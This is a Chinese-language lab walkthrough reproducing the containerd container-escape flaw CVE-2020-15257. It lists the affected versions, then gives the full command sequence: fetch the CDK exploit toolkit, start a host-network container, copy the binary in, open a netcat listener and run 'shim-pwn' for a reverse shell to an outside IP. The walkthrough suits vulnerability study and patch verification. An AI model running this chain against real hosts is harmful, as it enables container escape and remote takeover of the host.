CVE-2020-15257 容器逃逸

参考：https://blog.51cto.com/u_15274949/2922084

1.漏洞简介

containerd是行业标准的容器运行时，可作为Linux和Windows的守护程序使用。在版本1.3.9和1.4.3之前的容器中，容器填充的API不正确地暴露给主机网络容器。填充程序的API套接字的访问控制验证了连接过程的有效UID为0，但没有以其他方式限制对抽象Unix域套接字的访问。这将允许在与填充程序相同的网络名称空间中运行的恶意容器（有效UID为0，但特权降低）导致新进程以提升的特权运行。

影响版本：containerd < 1.4.3 containerd < 1.3.9

安全版本：containerd >= 1.4.3 containerd >= 1.3.9

2.实验步骤

2.1 实验环境搭建

docker安装后containerd默认已安装，所以这里直接安装docker，查看dockerd版本

```
docker version
```

```
[root@k8s-master ~]# docker version
Client: Docker Engine - Community
 Version:           19.03.5
 API version:       1.40
 Go version:        go1.12.12
 Git commit:        633a0ea
 Built:             Wed Nov 13 07:25:41 2019
 OS/Arch:           linux/amd64
 Experimental:      false

Server: Docker Engine - Community
 Engine:
  Version:          19.03.5
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.12.12
  Git commit:       633a0ea
  Built:            Wed Nov 13 07:24:18 2019
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.3.7
  GitCommit:        8fba4e9a7d01810a393d5d25a3621dc101981175
 runc:
  Version:          1.0.0-rc10
  GitCommit:        dc9208a3303feef5b3839f4323d9beb36df0a9dd
 docker-init:
  Version:          0.18.0
  GitCommit:        fec3683
[root@k8s-master ~]#
```

2.2 下载poc

漏洞利用使用github上的poc进行复现

```
mkdir cve-2020-15257

cd cve-2020-15257

wget https://github.com/cdk-team/CDK/releases/download/0.1.6/cdk_v0.1.6_release.tar.gz

tar -zxvf cdk_v0.1.6_release.tar.gz
```

```
[root@k8s-master cve-2020-15257]# pwd
/root/cve-2020-15257
[root@k8s-master cve-2020-15257]# ls
cdk_darwin_amd64   cdk_linux_386    cdk_linux_mips64    cdk_v0.1.6_release.tar.gz
cdk_freebsd_386    cdk_linux_amd64  cdk_linux_mips64le
cdk_freebsd_amd64  cdk_linux_arm    cdk_linux_mipsle
cdk_freebsd_arm    cdk_linux_mips   cdk_linux_s390x
[root@k8s-master cve-2020-15257]#
```

2.3 查看内核版本

下载完成后查看虚拟机内核版本，将poc中对应的版本传到虚拟机中

```
uname -a
```

```
[root@k8s-master cve-2020-15257]# uname -a
Linux k8s-master 3.10.0-1127.el7.x86_64 #1 SMP Tue Mar 31 23:36:51 UTC 2020 x86_64 x86_64 x86_64
 GNU/Linux
[root@k8s-master cve-2020-15257]#
```

2.4 启动容器并拷贝poc

通过--net=host作为启动参数运行一个容器

```
docker run -it --net=host ubuntu:18.04 /bin/bash
```

```
[root@k8s-master cve-2020-15257]# docker run -it --net=host ubuntu:18.04 /bin/bash
root@k8s-master:/#
```

把poc拷贝到容器里

```
docker ps |grep ubuntu
```


```
[root@k8s-master cve-2020-15257]# docker rm -f 80d91ff9b3a2
80d91ff9b3a2
[root@k8s-master cve-2020-15257]# docker ps |grep ubuntu
322c7c5dc2f9        ubuntu:18.04          "/bin/bash"              About a minute ago   Up Abou
t a minute                                charming_agnesi
[root@k8s-master cve-2020-15257]# docker cp cdk_linux_386 322c7c5dc2f9:/tmp
[root@k8s-master cve-2020-15257]#
```

```
[root@k8s-master cve-2020-15257]# docker run -it --net=host ubuntu:18.04 /bin/bash
root@k8s-master:/# cd /tmp/
root@k8s-master:/tmp# ls
cdk_linux_386
root@k8s-master:/tmp#
```

2.5 执行反弹shell

在另一台机器上（192.168.32.12）使用nc监听

```
nc -lvp 6767
```



在容器里执行poc反弹shell，完成逃逸

```
./cdk_linux_386 run shim-pwn 192.168.32.12 6767
```